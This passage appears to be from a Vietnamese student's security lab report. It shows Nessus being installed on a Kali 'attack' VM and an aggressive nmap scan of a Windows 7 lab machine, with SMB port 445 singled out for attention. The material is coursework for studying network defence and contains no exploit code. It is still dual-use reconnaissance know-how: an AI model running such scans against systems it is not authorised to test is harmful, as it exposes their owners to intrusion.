
Tại đây ở dòng có **localhost** thêm tên **host** mà bạn đã đổi vào.



Hình 6: Ảnh xạ địa chỉ 127.0.0.1 đối với tên B21DCAT205-LeAnhTuan-Kali-Attack-Internal


Sau khi thêm xong **ctrl+o** và **enter** để lưu và **ctrl+x** để thoát.

Sử dụng câu lệnh **curl -k <https://B21DCAT205-LeAnhTuan-Kali-Attack-Internal:8834/>** để kiểm tra phản hồi từ máy chủ có cổng **8834**




Hình 7: Kiểm tra phản hồi từ máy chủ có cổng 8834

Truy cập vào đường dẫn <https://B21DCAT205-LeAnhTuan-Kali-Attack-Internal:8834>




Hình 8: Truy cập Nessus trên web thành công

Sau đó, xác định các lựa chọn cài đặt mong muốn, tạo tên người dùng (**b21dcat205-LeAnhTuan**) và mật khẩu và tiến hành cài đặt các **plugins** của **Nessus**




Hình 9: Tạo tài khoản Nessus

Giờ chỉ cần chờ đợi các plugins được compiling:




Hình 10: các plugins được compile




Hình 11: các plugins được compile

IP máy windows 7



Hình 12: IP máy windows 7

IP máy Kali

The image shows a Kali Linux terminal window with a dark background and a dragon logo. The terminal title bar includes 'Home', 'B21DCAT205-LeAnhTuan-Ka...', and 'Windows 7 x64'. The terminal output shows the command 'ifconfig' being executed, displaying details for the 'eth0' and 'lo' interfaces. The 'eth0' interface is configured with IP 192.168.150.130 and netmask 255.255.255.0. The 'lo' interface is the loopback address 127.0.0.1. Following this, the command 'ping 8.8.8.8' is executed, showing three successful ping requests with response times around 30-35 ms. The terminal prompt is '(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~]'.

Hình 13: IP máy Kali

2.2.2 Kết quả cần đạt

2.2.2.1 Dùng nmap để quét các dịch vụ đang mở trên các cổng

Sử dụng câu lệnh nmap **sudo nmap -sT -A 192.168.150.140** để quét các cổng đang mở trên máy **Windows 7**


```
Home B21DCAT205-LeAnhTuan-Ka... Windows 7 x64
kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: ~
File Actions Edit View Help

(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~]
$ sudo nmap -sT -A 192.168.150.140
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 11:29 EDT
Nmap scan report for 192.168.150.140
Host is up (0.0056s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49158/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:7D:12:B2 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-CT6D44RP00P; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_ smb2-time:
|   date: 2024-04-18T15:30:04
|   start_date: 2024-04-18T15:22:25
|_ smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-CT6D44RP00P
|   NetBIOS computer name: WIN-CT6D44RP00P\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-04-18T22:30:04+07:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -2h20m00s, deviation: 4h02m28s, median: -1s
|_ nbstat: NetBIOS name: WIN-CT6D44RP00P, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:7d:12:b2 (VMware)
```

Hình 14: Các cổng mở (chú ý cổng 445)

Nhập địa chỉ IP của Windows 7



Hình 15: Cấu hình để rà quét bằng Nessus



